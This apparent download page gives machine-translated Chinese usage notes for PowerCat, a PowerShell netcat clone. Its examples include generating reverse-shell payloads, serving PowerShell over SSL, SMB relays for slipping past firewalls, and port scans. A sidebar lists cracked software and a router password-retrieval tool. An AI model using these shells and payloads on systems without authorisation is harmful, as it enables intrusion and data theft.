







PowerCat是PowerShell的TCP/ IP瑞士军刀,适用于Netcat & Ncat.。如果你想在powershell上连SSH或者搭建网络环境,那么PowerCat绝对必不可少!欢迎下载!
PowerCat怎么用
powercat实际上是一个powershell的函数,当你第一次使用它的时候你需要运行脚本来加载这个函数。
由于windows默认不允许任何脚本运行,你需要输入Set-ExecutionPolicy RemoteSigned来允许运行本地的脚本。

PowerCat PowerShell模块打包。你必须导入模块使用其功能。
# Import the functions via the psd1 file:
Import-Module PowerCat.psd1
默认情况下,PowerCat使用TCP和读取/写入控制台。
# Basic Listener:
Start-PowerCat -Port 443
# Basic Client:
Connect-PowerCat -RemoteIp 10.1.1.1 -Port 443
文件传输
使用sendfile PowerCat可以用来传输文件和-ReceiveFile参数。
# Send File:
Connect-PowerCat -RemoteIp 10.1.1.1 -Port 443 -SendFile C:\pathto\inputfile
# Receive File:
Start-PowerCat -Port 443 -ReceiveFile C:\pathto\outputfile
UDP和SMB
PowerCat支持多通过TCP发送数据。
# Send Data Over UDP:
Start-PowerCat -Mode Udp -Port 8000
# Send Data Over SMB (easily sneak past firewalls):
Start-PowerCat -Mode Smb -PipeName PowerCat
SSL
PowerCat动态生成提供SSL加密的X509证书TCP连接。
# Admin privileges are required to generate the self-signed certificate.
# Serve an SSL-Encrypted (Power)Shell:
Start-PowerCat -Mode Tcp -Port 80 -SslCn <Certificate Common Name> -Execute
# Connect to an SSL encrypted Ncat listener:
# Setup *nix with openssl & Ncat:
# openssl req -X509 -newkey rsa:2048 -subj /CN=PowerCat -days 90 -keyout key.pem -out cert.pem
# ncat -l -p 80 --ssl --ssl-cert cert.pem --ssl-key key.pem
Connect-PowerCat -Mode Tcp -RemoteIp 10.1.1.1 -Port 80 -SslCn PowerCat
继电器
PowerCat类似于netcat继电器继电器,但你不需要创建一个文件或启动一个进程。你也可以传递不同协议之间的数据连接。
# UDP Listener to TCP Client Relay:
Start-PowerCat -Mode Udp -Port 8000 -Relay tcp:10.1.1.16:443
# TCP Listener to UDP Client Relay:
Start-PowerCat -Port 8000 -Relay udp:10.1.1.16:53
# TCP Client to Client Relay
Connect-PowerCat -RemoteIp 10.1.1.1 -Port 9000 -Relay tcp:10.1.1.16:443
# TCP Listener to SMB Listener Relay
New-PowerCat -Listener -Port 8000 -Relay smb:PowerCat
生成的有效载荷
载荷可以使用New-PowerCatPayload函数生成。
# Generate a reverse tcp payload that connects back to 10.1.1.15 port 443:
New-PowerCatPayload -RemoteIp 10.1.1.15 -Port 443 -Execute
# Generate a tcp payload that listens on port 8000:
New-PowerCatPayload -Listener -Port 8000 -Execute
Misc用法
PowerCat还可以执行端口扫描,开始持续的听众,或作为一个简单的web服务器。
# Basic TCP port scan:
1..1024 | ForEach-Object { Connect-PowerCat -RemoteIp 10.1.1.10 -Port $_ -Timeout 1 -Verbose -Disconnect }
# Basic UDP port scan:
1..1024 | ForEach-Object { Connect-PowerCat -Mode Udp -RemoteIp 10.1.1.10 -Port $_ -Timeout 1 -Verbose }
# Persistent listener:
Start-PowerCat -Port 443 -Execute -KeepAlive
# Simple Web Server:
Start-PowerCat -Port 80 -SendFile index.html
PowerCat基本功能和参数
Start-PowerCat # Starts a listener/server.
-Mode # Defaults to Tcp, can also specify Udp or Smb.
-Port # The port to listen on.
-PipeName # Name of pipe to listen on.
-SslCn # Common name for Ssl encrypting Tcp.
-Relay # Format: "<Mode>:<Port/PipeName>"
-Execute # Execute a console process or powershell.
-SendFile # Filepath of file to send.
-ReceiveFile # Filepath of file to be written.
-Disconnect # Disconnect after connecting.
-KeepAlive # Restart after disconnecting.
-Timeout # Timeout option. Default: 60 seconds
Connect-PowerCat # Connects a client to a listener/server.
-Mode # Defaults to Tcp, can also specify Udp or Smb
-RemoteIp # IPv4 address of host to connect to.
-Port # The port to connect to.
-PipeName # Name of pipe to connect to.
-SslCn # Common name for Ssl encrypting Tcp.
-Relay # Format: "<Mode>:<IP>:<Port/PipeName>"
-Execute # Execute a console process or powershell.
-SendFile # Filepath of file to send.
-ReceiveFile # Filepath of file to be written.
-Disconnect # Disconnect after connecting.
-Timeout # Timeout option. Default: 60 seconds
- PC官方版
- 安卓官方手机版
- IOS官方手机版

 鲜牛网游加速器4.6.6.2 电脑版
 cFosSpeed破解版12.50.2525 中文免费版
 奇游电竞加速器6.4.3 官方最新版
 网易UU网游加速器(可免费加速steam)4.45.0 官方最新版
 besttrace电脑版3.9.1.0 官方版
 谷歌访问助手(Google Helper插件)2.6.2 官方版
 speedtest网络测速软件1.8.156.1 单文件版
 systemview通信系统仿真软件5.0 免费版
 Windows U-Finder2.1.4 厂商免费版
 水星MWU300T WPS安装程序1.0 官方安装版
 绿联HDMI矩阵 RS232上位机软件1.10.01 绿色官方版
 绿联云智能云存储pc版2.4.0.1915 一键安装版
 cFosSpeed网络流量优化软件12.00.2512 免序列号去试用限制版
 IP监测微信提醒工具(IPMonitor)2.0 免费版
 新华三模拟器HCL2.1.2 最新版
 佛山职业技术学院校园网登录软件0.2 破解版
 局域网ip自动分配工具(运维/技术人员IP配置工具)1.1 单文件免费版
 联想网课助手2.1.2 中文免费版
 Exchang恢复软件(Shoviv Exchange Recovery Manager)19.11 英文特别版
 Win10热点开机自启工具1.0 中文免费版
 HS8145C5获取超级密码工具集合3 in 1 中文免费版
 腾讯微云pc版5.2.1282 官方最新版
 爱站工具包(爱站seo工具包)1.11.25.0 最新破解版
 电信宽带上网助手9.5.2101.1318 官方版
 猎豹免费wifi电脑版5.1 校园版
 联想滑块验证助手1.1 单文件免费版
 指定硬件厂商MAC地址生成工具1.0 中文免费版
 ER系列路由器ISP数据库文件1.6版本
 TP-LINK Web网管交换机客户端应用程序1.0.3 官网免费版
 华为配置加解密工具1.0 简体中文版
 全新 NETGEAR 网件精灵2.4.62 官方中文版
 360随身wifi软件pc端
 快牙电脑版2.8.0.0 官方最新版
 爱微帮媒体版客户端2.16 官方最新版
 蒲公英WiFi电脑端2.0.3官方版
 WiFi共享大师3.0.0.6 官方最新版
 青青草原WiFi电脑版5.2 免费版





 广联达加密狗破解检测工具2.1.3 中文绿色版
 诚龙网维全自动pxe网刻工具11.0 绿色最新版
 spring源码深度解析pdf (中文版)电子版
 学校机房批量控制关机源码1.0 绿色免费版
 QSS快速安全设置工具14.0.162 中文安装版
 TP-LINK WVR300无线路由器升级软件3.0.1408
 易读宝电子书开发工具(电子书制作生成器)1.
 局域网监控专家3.4.12 绿色免费版
 网址信息批量检测工具2.0 简体中文共享版
 delete on time(经年定时删除软件)1.01 免费